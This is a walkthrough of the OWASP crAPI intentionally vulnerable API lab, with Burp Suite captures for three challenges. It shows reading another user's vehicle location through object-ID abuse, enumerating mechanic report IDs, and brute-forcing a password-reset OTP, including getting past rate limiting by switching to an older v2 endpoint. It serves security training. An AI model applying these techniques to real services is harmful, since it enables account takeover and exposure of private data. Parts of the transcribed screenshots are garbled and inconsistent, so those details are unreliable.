



crAPI | Web Application | Walkthrough | Ads Dawson | September 2023

😊😊 ##### DISCLAIMER ##### *Spoilers below!* 😊😊

cRAPI (OWASP Project) Walkthrough [CTF-ATHOME](#) [Writeup](#)

[@GangGreenTemperTatum](#)

[Postman Collection](#) or local `openapi.json spec`

[GitHub Repo](#)

v1.0, 09-08-2023

Tips on amending Docker desktop to avoid paying for a license with replacement Colima Container Runtime 🐳

- The process should go as following for MAC OS
1. Quit docker desktop
 2. Run `docker image ls` → you should get an error like this `Cannot connect to the Docker daemon, ...`
 3. Install colima → `brew install colima`
 4. Start colima → `colima start --cpu 8 --memory 12` (cpu and memory options only need to be specified on the first run, they persist after that)
 5. `docker context use colima`
 6. Test the same `docker image ls` command. It shouldn't error this time around
 7. You can now run docker without Docker Desktop! Try building a container or running make dev

Follow up steps

1. Fully uninstall Docker Desktop:
2. Uninstall the docker desktop app from your Mac
3. Install the docker cli `brew install docker`
4. Edit `~/.docker/config.json` and remove the `credsStore` entry
5. `docker context use colima`
6. Install buildx and docker-compose

```
brew install docker-buildx docker-compose
mkdir -p ~/.docker/cli-plugins
ln -sfn /opt/homebrew/opt/docker-compose/bin/docker-compose ~/.docker/cli-plugins/docker-compose
ln -sfn /opt/homebrew/opt/docker-buildx/bin/docker-buildx ~/.docker/cli-plugins/docker-buildx
```

Setup your local crAPI environment: 🚗

Docker setup

Fix the `Error response from daemon: error while creating mount source path '/Users/adam/git/crapi/keys': chown /Users/<user>/git/crapi/keys: permission denied` error by running the `docker compose` command in `sudo`:

```
docker pullcurl -o docker-compose.yml https://raw.githubusercontent.com/OWASP/crAPI/main/deploy/docker/docker-compose.yml
docker-compose pull
sudo docker-compose -f docker-compose.yml --compatibility up -d
```

To fix `dependency failed to start: container crapi-workshop is unhealthy`, do:

```
sudo docker-compose -f docker-compose.yml pull
sudo docker-compose -f docker-compose.yml --compatibility up -d

docker ps -a
```

See [here](#)

Access via <http://localhost:8888/login> - Save this as your Postman `baseURL` variable

```
[+] Running 8/8
✓ Container mongodb          Healthy
✓ Container api.mypremiumdealership.com  Running
✓ Container postgresdb        Healthy
✓ Container mailhog           Running
✓ Container crapi-identity    Healthy
✓ Container crapi-community   Healthy
✓ Container crapi-workshop    Healthy
✓ Container crapi-web         Started
```

I recommend running the [setup commands](#) a few times in succession to fix issues with unhealthy containers as part of the compose and is relating to networks failing/waiting to initiate and delays in the `docker-compose` build process.

Set your Burp Suite scope to **Advanced** and enter: (drop out of scope requests)

```
Host: ^localhost\.*$  
Port: ^8888$  
File: ^/*.  
  
Host: ^localhost\.*$  
Port: ^8025$  
File: ^/*.  
  
etc.
```

I also recommend creating a new Postman `Environment` and linking variables from subsequent requests for a smoother experience.

To gracefully shutdown your local container environment:

```
crapi % docker-compose down
```

 Access the mailbox at <http://localhost:8025/>

Hi Hacking Crapi,

We are glad to have you on-board. Your newly purchased vehicle details are provided below. Please add it on your crAPI dashboard.

Your vehicle information is VIN: 7ZDCP26LKUH828122 and Pincode: 5339

We're here to help you build a relationship with your vehicles.

Thank You & have a wonderful day !

Warm Regards,

crAPI - Team

Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have

 MailHog

Search

Connected

Inbox (1)

Delete all messages

From no-reply@example.com
Subject Welcome to crAPI
To hacker@crapi.crapi

Show headers ▾

HTML Plain text Source

Jim

Jim is a chaos monkey.
Find out more at GitHub.
Enable Jim

Hi Hacking Crapi.

We are glad to have you on-board. Your newly purchased vehicle details are provided below. Please add it on your crAPI dashboard.

Your vehicle information is VIN: **7ZDCP26LKH828122** and Pincode: **5339**

We're here to help you build a relationship with your vehicles.

Thank You & have a wonderful day !

Warm Regards,
crAPI - Team
Email: support@crapi.io

This E-mail and any attachments are private, intended solely for the use of the addressee. If you are not the intended recipient, they have been sent to you in error: any use of information in them is strictly prohibited.

crAPI Outlines the Challenges within it's Documentation Section 

Challenges: 🔧

▼ BOLA Vulnerabilities - Flag 🐺

Challenge 1 - Access details of another user's vehicle

Our initial REST API endpoint for `{baseUrl}/identity/api/v2/vehicle/vehicles` can be a pre-follow-up to `{baseUrl}/identity/api/v2/vehicle/:vehicleId/location`

Therefore, get the Vehicle ID from the initial `GET` request:

Request		Response		
Pretty	Raw	Hex	Pretty	Raw
GET /identity/api/v2/vehicle/vehicles	HTTP/1.1		1 HTTP/1.1 200	
Accept: application/json			2 Server: nginx/1.17.8.2	
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyWnRZXlAxZhkhBx8jZb21C3ly2x1TjpidXN1cJtsInlhD16TMYSMg4NTN1iWx2h1JoxJkNDWtTUZQ_2Z3cpOkhLo-Q1cVxtLkrv0jIlo5w5ljyHa_G_f-nR8mt5Txz42XKHgJLMtbMlYng0J3hr0ny1BccvtbwJ3eJwLl11fgBuUJ3mnzCLPyg90dCscnpymCvP2BxCpu_b2wgBjxsRgB		3 Date: Mon, 05 Sep 2023 03:45:13 GMT		
Content-Type: application/json			4 Content-Type: application/json	
User-Agent: PostmanRuntime/7.32.3			5 Connection: close	
Cache-Control: no-cache			6 Vary: Origin	
Postman-Token: 0f3a2a74-4a6b-4797-b298-a69cfaed0d8			7 Vary: Accept-Header-Request-Method	
Host: localhost:8888			8 Vary: Accept-Header-Request-Headers	
Accept-Encoding: gzip, deflate			9 X-Content-Type-Options: nosniff	
Connection: close			10 X-XSS-Protection: 1; mode=block	
			11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate	
			12 Pragma: no-cache	
			13 Expires: 0	
			14 X-Frame-Options: DENY	
			15 Content-Length: 394	
			16	
			17 {	
			"id":28,	
			"uid": "7293aecf-5916-4063-9122-35470e9b7dc0",	
			"pincode": "5339",	
			"vin": "WDBLKHUH821122",	
			"year": 2022,	
			"status": "INACTIVE",	
			"previousOwners": [
],	
			"model": {	
			"id":15,	
			"modelName": "GLA Class",	
			"fuelType": "DIESEL",	
			"vehicle_img": "images/mercedesbenz-gla.jpg",	

Request

```
Pretty Raw Hex
1 GET /identity/api/v2/vehicle/7293aecf-5916-4063-9122-35470e9b7dc0/location HTTP/1.1
2 Accept: application/json
3 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJy2dWtI0jJzYmWt2XJAZXhhbX8sZ55jb28ILCjyb2xlijojdWNlcisImhdCIoMTY
4 Content-Type: application/json
5 Connection: close
6 Host: localhost:8888
7 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
8 Cache-Control: no-cache
9 Postman-Token: ac46fbfe-4d7a-47be-8520-fb03a9291976
10 Connection: close
11
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openesty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:48:03 GMT
4 Content-Type: application/json
5 Connection: close
6 Host: localhost:8888
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 151
16
17 {
  "carId": "7293aecf-5916-4063-9122-35470e9b7dc0",
  "vehicleLocation": {
    "id": 7,
    "latitude": "37.233333",
    "longitude": "-115.808333"
  },
  "fullName": "Hacking Crap"
}
```

Inspector

Name	Value
Server	openesty/1.17.8.2
Date	Tue, 05 Sep 2023 03:48:03...
Content-Type	application/json
Connection	close
Vary	Origin
Vary	Access-Control-Request-M...
Vary	Access-Control-Request-H...
X-Content-Type-Options	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-store, max-ag...
Pragma	no-cache
Expires	0

Setting the `uuid` was correct and is the `{{vehicleid}}` variable being used here in the next API endpoint which is the `carId` key value.

The `community` API endpoint is exposing this value from another API endpoint which we can use for our initial `GET` request here:

Request

```
Pretty Raw Hex
1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forum
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJy2dWtI0jJzYmWt2XJAZXhhbX8sZ55jb28ILCjyb2xlijojdWNlcisImhdCIoMTY
10 Content-Length: 943
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: name-origin
15
16
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openesty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:55:02 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, Content-Range, Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 943
10
11 [
  {
    "carId": "7293aecf-5916-4063-9122-35470e9b7dc0",
    "title": "title 3",
    "content": "Hello world 3",
    "author": {
      "nickName": "Robot",
      "email": "robot@000example.com",
      "vehicleId": "b41c9088-a172-4aa6-9f0a-cb22964368ad",
      "profilePicUrl": "",
      "created_at": "2023-09-05T02:28:09.556Z"
    },
    "comments": [
      {
        "authorId": 3,
        "createdAt": "2023-09-05T02:28:09.556Z"
      }
    ],
    "id": "Nj6gnRGzdpctBddcQBVJ44",
    "title": "title 2",
    "content": "Hello world 2"
  }
]
```

Inspector

Name	Value
Server	openesty/1.17.8.2
Date	Tue, 05 Sep 2023 03:55:02...
Content-Type	application/json
Connection	close
Access-Control-Allow-Headers	Accept, Content-Type, Content-Length, Accept-Encoding, Content-Range, Authorization
Access-Control-Allow-Methods	POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin	*
Content-Length	943

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Target: http://localhost:8888 / HTTP/1

Request

```
Pretty Raw Hex
1 GET /identity/api/v2/vehicle/b41c9088-a172-4aa6-9f0a-cb22964368ad/location
2 HTTP/1.1
3 Accept: application/json
4 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJy2dWtI0jJzYmWt2XJAZXhhbX8sZ55jb28ILCjyb2xlijojdWNlcisImhdCIoMTY
5 Content-Type: application/json
6 Connection: close
7 Host: localhost:8888
8 Cache-Control: no-cache
9 Postman-Token: ac46fbfe-4d7a-47be-8520-fb03a9291976
10 Connection: close
11
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Server: openesty/1.17.8.2
3 Date: Tue, 05 Sep 2023 03:56:23 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 1; mode=block
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 142
16
17 {
  "carId": "b41c9088-a172-4aa6-9f0a-cb22964368ad",
  "vehicleLocation": {
    "id": 9,
    "latitude": "30.264007",
    "longitude": "-97.773101"
  },
  "fullName": "Robot"
}
```

Inspector

Name	Value
Accept	application/json
Authorization	Bearer eyJhbGciOiJSUzI1NiJ9.eJz...
User-Agent	PostmanRuntime/7.32.3
Cache-Control	no-cache
Postman-Token	ac46fbfe-4d7a-47be-8520-fb03a9291976
Accept-Encoding	gzip, deflate
Connection	close

Sorry "Robot" ..

Challenge 2 - Access mechanic reports of other users

A fairly easy one, using hAPI path we can see a unique `report_link` exposed when we submit a test report:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshape Settings

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content ?

#	Time	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS
241	20:57:48 4 Sep 2023	https://maps.googleapis.com	POST	/rpc/google/internal.maps.mapejs.v1.MapsInternalService/GetViewportInfo		✓	200	28542	JSON			✓	142.1
242	20:57:48 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/AuthentificationService.Authenticate?1=shfts%3A%2F%2Fwww.google.com%2Fmaps%2Fem...		✓	200	511	script			✓	142.1
243	20:57:48 4 Sep 2023	http://localhost:8888	GET	/workshop/api/mechanic/			200	475	JSON				127.0
244	20:57:48 4 Sep 2023	http://localhost:8888	POST	/workshop/api/mechanic/contact_mechanic		✓	200	470	JSON				127.0
245	20:58:00 4 Sep 2023	http://localhost:8888	GET	/Identity/api/v1/users/dashboard		✓	200	2605	HTML			✓	142.1
246	20:58:00 4 Sep 2023	http://localhost:8888	GET	/Identity/api/v1/users/vehicles			200	616	JSON				127.0
247	20:58:00 4 Sep 2023	http://localhost:8888	GET	/Identity/api/v2/vehicle/vehicles			200	819	JSON				127.0
248	20:58:00 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/mapproj/gen_204?csz=test=true		✓	200	552	JSON			✓	142.1
249	20:58:00 4 Sep 2023	https://maps.googleapis.com	POST	/rpc/google/internal.maps.mapejs.v1.MapsInternalService/GetViewportInfo		✓	200	28542	JSON			✓	142.1
250	20:58:00 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/AuthentificationService.Authenticate?1=shfts%3A%2F%2Fwww.google.com%2Fmaps%2Fem...		✓	200	511	script			✓	142.1
251	20:58:00 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/pe/ServiceRecordEvent?1=shfts%3A%2F%2Fwww.google.com%2Fmaps%2Fem...		✓	200	468	script			✓	142.1
252	20:58:01 4 Sep 2023	https://maps.googleapis.com	POST	/rpc/google/internal.maps.mapejs.v1.MapsInternalService/GetViewportInfo		✓	200	3262	JSON			✓	142.1
253	20:58:01 4 Sep 2023	https://maps.googleapis.com	GET	/maps/api/jr/QuotaService.RecordEvent?1=shfts%3A%2F%2Fwww.google.com%2Fmaps%2Fem...		✓	200	465	script			✓	142.1

Request

Pretty	Raw	Hex
POST /workshop/api/merchant/contact_mechanic HTTP/1.1		
Host: localhost:8888		
Content-Type: application/json		
Accept: */*		
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3		
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0		
Accept-Encoding: gzip, deflate		
Referer: http://localhost:8888/contact-mechanic?VIN=7ZDCP26LKHUH28122		
Content-Type: application/json		
Authorization: Bearer eyJhbGciOiJIaWE1lgJkXAZkhXbXZ5j20B1LlCjy02x1zIei0dn0Lci5InhdCfHfWY...8rxXluD1G50AKbPF0XgK0B2t04ugSMxRmuWzR5WRCEuiShpG0a3E7Khebpcy8vALj8VmGJzyLHMZdgP...Cid7YjQ5bd0lty4Mkf042ErV_FDzFZhGn2z07...znoyvZqTtG0uXf0vXld9dLGHX083J63JY		
Content-Length: 224		
Origin: http://localhost:8888		
DNT: 1		
Connection: close		
Sec-Fetch-Dest: empty		
Sec-Fetch-Mode: cors		
Sec-Fetch-Site: same-origin		
Sec-Fetch-User: 1		
mechanic_code:"MAC_JHN", "problem": "Mechanic is currentTempature", "vin": "7ZDCP26LKHUH28122", "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report", "repeat_request_if_failed": false, "number_of_repeats": 1		

Response

Pretty	Raw	Hex	Render
HTTP/1.1 200 OK			
Server: openresty/1.17.8.2			
Date: Tue, 04 Sep 2023 03:57:58 GMT			
Content-Type: application/json			
Connection: close			
Allow: POST, OPTIONS			
Vary: origin, Cookie			
access-control-allow-origin: *			
X-Frame-Options: DENY			
X-Content-Type-Options: nosniff			
Referrer-Policy: same-origin			
Content-Length: 152			
Content-Type: application/json			
Content-Encoding: gzip			
Content-Language: en			
Content-Type: application/json			
Content-Length: 14			
"response_from_mechanic_api":{ "id":6, "sent":true, "report_link": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=6" }, "status":200 }			

Inspector

Selection 73 (0x49)

Selected text ?

```
"http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=6"
```

Request attributes 2

Request headers 15

Response headers 11

Name	Value
Server	openresty/1.17.8.2
Date	Tue, 04 Sep 2023 03:57:58 GMT
Content-Type	application/json
Connection	close
Allow	POST, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	152

I initially sent this request to Burp Repeater and tried to change the method from `POST` to `GET` but was unsuccessful.

Looking through the API swagger file, I found a Postman entry for `{{baseUrl}}/workshop/api/mechanic/mechanic_report?report_id=` endpoint, I simply enumerated the `report_id` to exploit this flag:

```
256 21:01:04 Sep 2020 http://localhost:8888 GET /workshop/api/mechanic/mechanic_report?report_id=6 ✓ 200 695 JSON
256 21:01:11 Sep 2020 http://localhost:8888 GET /workshop/api/mechanic/mechanic_report?report_id=3 ✓ 200 750 JSON

Request
Pretty Raw Hex
1 GET /workshop/api/mechanic/mechanic_report?report_id=3 HTTP/1.1
2 Accept: application/json
3 Host: localhost:8888
4 User-Agent: PostmanRuntime/7.32.3
5 Connection: keep-alive
6 Cache-Control: no-cache
7 Postman-Token: 07f7e41c-07c9-4754-8705-caa7c615c9e
8 Content-Type: application/json
9 Content-Length: 459
10 Connection: close
11

Response
Pretty Raw Hex Render
12
13 {
14     "id": 3,
15     "mechanic": {
16         "id": 2,
17         "mechanic_code": "TRAC_JHE",
18         "user": {
19             "email": "james@example.com",
20             "number": ""
21         }
22     },
23     "vehicle": {
24         "id": 23,
25         "vin": "4W0CK1E0COX874739",
26         "owner": {
27             "email": "adan087@example.com",
28             "number": "9876895423"
29         }
30     },
31     "problem_details": "My car Mercedes-Benz - GLA Class is having issues.\nCan you give me a call on my mobile 9876895423,\n\nOr send me an email at adam087@example.com\n\nThanks,\n\nAdam.\n",
32     "status": "Finished",
33     "created_at": "#08 September, 2023, 02:29:06"
34 }

Inspector
Request attributes 2
Request query parameters 1
Request headers 8
Response headers 10
Name Value
Server openresty/1.17.8.2
Date Tue, 05 Sep 2023 04:01:10 G...
Content-Type application/json
Connection close
Allow GET, HEAD, OPTIONS
Vary origin, Cookie
X-Frame-Options DENY
X-Content-Type-Options nosniff
Referer-Policy same-origin
Content-Length 459
```

▼ Broken User Authentication - Flag

Challenge 3 - Reset the password of a different user

I found the REST API endpoint for `GET /community/api/v2/community/posts/` discloses sensitive information with another legitimate victim's email address: (`robot001@example.com`)

Issued a `POST /identity/api/auth/forget-password` request and observed the results:

The screenshot shows a NetworkMiner capture of a password reset request and its corresponding response. The request (Line 1) is a POST to /identity/auth/forgot-password with JSON body {"email": "hacker@example.com"}. The response (Line 18) is a 200 OK with the message "OTP Sent on the provided email, hacker@example.com". The interface includes tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Authorize, Reshape, Add & Track, Custom Issues, and IP Rotate. The status bar indicates the target is http://localhost:8888 and the protocol is HTTP/1.

I now know that the OTP is a 4 decimal value from 0000 through 9999 and can use an enumeration attack.

Issue a request for our victim, intercept a live request and send to Burp Suite Intruder: ([POST /identity/api/auth/v3/check-otp](#)
[HTTP/1.1](#))

Request

```
1 POST /identity/api/auth/forgot-password HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 32
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 {
17   "email": "robot001@example.com"
}
```

Response

```
1 HTTP/1.1 200
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:24:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 79
17
18 {
19   "message": "OTP Sent on the provided email, robot001@example.com",
20   "status": 200
}
```

Inspector

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/forgot-password
Content-Type	application/json
Content-Length	32
Origin	http://localhost:8888
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin

Add position payloads around the OTP value:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Choose an attack type: Sniper

Payload positions: Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:8888

POST /identity/api/auth/v3/check-otp HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/forgot-password
Content-Type: application/json
Content-Length: 32
Origin: http://localhost:8888
DNT: 1
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
 "email": "robot001@example.com", "otp": "\$00000", "password": "HackingCrapi123!"}

The screenshot shows the Burp Suite Professional interface with the 'Proxy' tab selected. In the main content area, the 'Payload sets' section is displayed. It shows a payload set named '1' with a payload count of 10,000 and a request count of 10,000. The payload type is set to 'Numbers'. Below this, the 'Payload settings [Numbers]' section is expanded, showing configuration for generating numeric payloads. Under 'Number range', the 'Type' is set to 'Sequential' (radio button selected). The 'From' field contains '0000', 'To' contains '9999', 'Step' contains '1', and 'How many:' is empty. Under 'Number format', the 'Base' is set to 'Decimal' (radio button selected). The 'Min integer digits' field contains '4', 'Max integer digits' contains '4' (highlighted in blue), 'Min fraction digits' contains '0', and 'Max fraction digits' contains '0'. At the bottom, examples of generated numbers are shown: '0001' and '4321'.

The failed response is a `500` HTTP server error code, which I can filter for any `200` responses or `!=500`

We can see ~30 requests results in a `503` response indicating we are being rate-limited (presumably by `srcip`). This is also not a HTTP header response from the codebase and therefore could be a proxy/WAF etc.

3. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file

Request	Payload	Status code	Time of day	Respon...	Respon...	Error	Timeout	Length	Comment
31	0030	503	20:27:24 5 Sep 2023	27	27			527	
33	0032	503	20:27:24 5 Sep 2023	96	36			527	
0	500	20:27:23 5 Sep 2023	110	112				519	
6	0005	500	20:27:23 5 Sep 2023	47	47			519	
12	0011	500	20:27:24 5 Sep 2023	161	161			519	
1	0000	500	20:27:23 5 Sep 2023	79	79			519	
7	0006	500	20:27:23 5 Sep 2023	100	101			519	
8	0007	500	20:27:23 5 Sep 2023	104	104			519	
2	0001	500	20:27:23 5 Sep 2023	125	126			519	
5	0004	500	20:27:23 5 Sep 2023	72	72			519	
9	0008	500	20:27:23 5 Sep 2023	118	118			519	
3	0002	500	20:27:23 5 Sep 2023	123	124			519	
11	0010	500	20:27:23 5 Sep 2023	113	114			519	
10	0009	500	20:27:23 5 Sep 2023	112	114			519	
20	0010	500	20:27:24 5 Sep 2023	89	88			519	
22	0021	500	20:27:24 5 Sep 2023	148	148			519	
Step:	1			59	59			519	
How many:	14								

Request Response

Number format: Decimal Hex

Base: Decimal Hex

Min integer digits: 4

Max integer digits: 4

Min fraction digits: 0

Max fraction digits: 0

Examples: 0001, 4321

Payload processing: Enabled

Message: "You've exceeded the number of attempts.", "status": 503

Finished

Note the original untampered request is using API v3:

Request to http://localhost:8888 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forgot-password
8 Content-Type: application/json
9 Content-Length: 75
10 Origin: http://localhost:8888
11 DNT: 1
12 Connection: close
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
  "email": "robot0@01@example.com",
  "otp": "0000",
  "password": "HackingCrash123!"
}

```

Comment this item HTTP/1.1

Inspector

Selection 2 (0x2)

Selected text v3

Decoded from: Select Cancel Apply changes

Request attributes 2

Request query parameters 0

Request cookies 0

Request headers 14

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept	*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
Referer	http://localhost:8888/forgot-password
Content-Type	application/json
Content-Length	75
Origin	http://localhost:8888
DNT	1
Connection	close
Sec-Fetch-Dest	empty
Sec-Fetch-Mode	cors
Sec-Fetch-Site	same-origin

Maybe this was an enhancement and v2 if live does not rate-limit?

Bingo! 🎉

4. Intruder attack of http://localhost:8888 - Temporary attack													
Dashboard		Results	Positions	Payloads	Resource pool	Settings							
1	2	Filter: Showing all items											
Positions													
② Choose	9	Request	0008	Payload	Status code	v	Time of day	Respons...	Respons...	Error	Timeout	Length	Cc
Attack ty	0				500		20:31:53 5 Sep 2023	25	25	<input type="checkbox"/>	<input type="checkbox"/>	519	
	3		0002		500		20:31:53 5 Sep 2023	28	28	<input type="checkbox"/>	<input type="checkbox"/>	519	
	2		0001		500		20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
	5		0004		500		20:31:53 5 Sep 2023	29	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
② Payload	1		0000		500		20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
Configure	4		0003		500		20:31:53 5 Sep 2023	29	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
	8		0007		500		20:31:53 5 Sep 2023	32	32	<input type="checkbox"/>	<input type="checkbox"/>	519	
	6		0005		500		20:31:53 5 Sep 2023	31	31	<input type="checkbox"/>	<input type="checkbox"/>	519	
	7		0006		500		20:31:53 5 Sep 2023	33	33	<input type="checkbox"/>	<input type="checkbox"/>	519	
	14		0013		500		20:31:53 5 Sep 2023	10	10	<input type="checkbox"/>	<input type="checkbox"/>	519	
1 POST	12		0011		500		20:31:53 5 Sep 2023	12	12	<input type="checkbox"/>	<input type="checkbox"/>	519	
2 Host	13		0012		500		20:31:53 5 Sep 2023	13	13	<input type="checkbox"/>	<input type="checkbox"/>	519	
3 User	10		0009		500		20:31:53 5 Sep 2023	18	18	<input type="checkbox"/>	<input type="checkbox"/>	519	
4 Acces	18		0017		500		20:31:53 5 Sep 2023	15	15	<input type="checkbox"/>	<input type="checkbox"/>	519	
5 Acces	19		0018		500		20:31:53 5 Sep 2023	15	15	<input type="checkbox"/>	<input type="checkbox"/>	519	
6 Acces	19		0018		500		20:31:53 5 Sep 2023	8	8	<input type="checkbox"/>	<input type="checkbox"/>	519	
7 Refer	20		0019		500		20:31:53 5 Sep 2023	8	8	<input type="checkbox"/>	<input type="checkbox"/>	519	
8 Cont	21		0020		500		20:31:53 5 Sep 2023	8	8	<input type="checkbox"/>	<input type="checkbox"/>	519	
9 Cont	15		0014		500		20:31:53 5 Sep 2023	22	23	<input type="checkbox"/>	<input type="checkbox"/>	519	
10 Orig	22		0021		500		20:31:53 5 Sep 2023	13	13	<input type="checkbox"/>	<input type="checkbox"/>	519	
11 DNT	26		0025		500		20:31:53 5 Sep 2023	9	9	<input type="checkbox"/>	<input type="checkbox"/>	519	
12 Conn	25		0024		500		20:31:53 5 Sep 2023	10	10	<input type="checkbox"/>	<input type="checkbox"/>	519	
13 Sec	17		0016		500		20:31:53 5 Sep 2023	29	29	<input type="checkbox"/>	<input type="checkbox"/>	519	
14 Sec		Request		Response									
15 Sec					Pretty		Raw	Hex					
16					{"en":								
17					1 POST /identity/api/auth/v2/check-otp HTTP/1.1								
					2 Host: localhost:8888								
					3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0								
					4 Accept: */*								
					5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3								
					6 Accept-Encoding: gzip, deflate								
					7 Referer: http://localhost:8888/forgot-password								
					8 Content-Type: application/json								
					9 Content-Length: 75								
					10 Origin: http://localhost:8888								
					11 DNT: 1								
					12 Connection: keep-alive								
					13 Sec-Fetch-Dest: empty								
					14 Sec-Fetch-Mode: cors								
					15 Sec-Fetch-Site: same-origin								
					16								
					17 {								
					"email":"robot001@example.com",								
					"otp":"0002",								
					"password":"HackingCrapi123!"								

```

L3 Sec- 9998 9997 500 20:32:13 5 Sep 2023 12 12 519
L4 Sec- Request Response
L5 Sec-
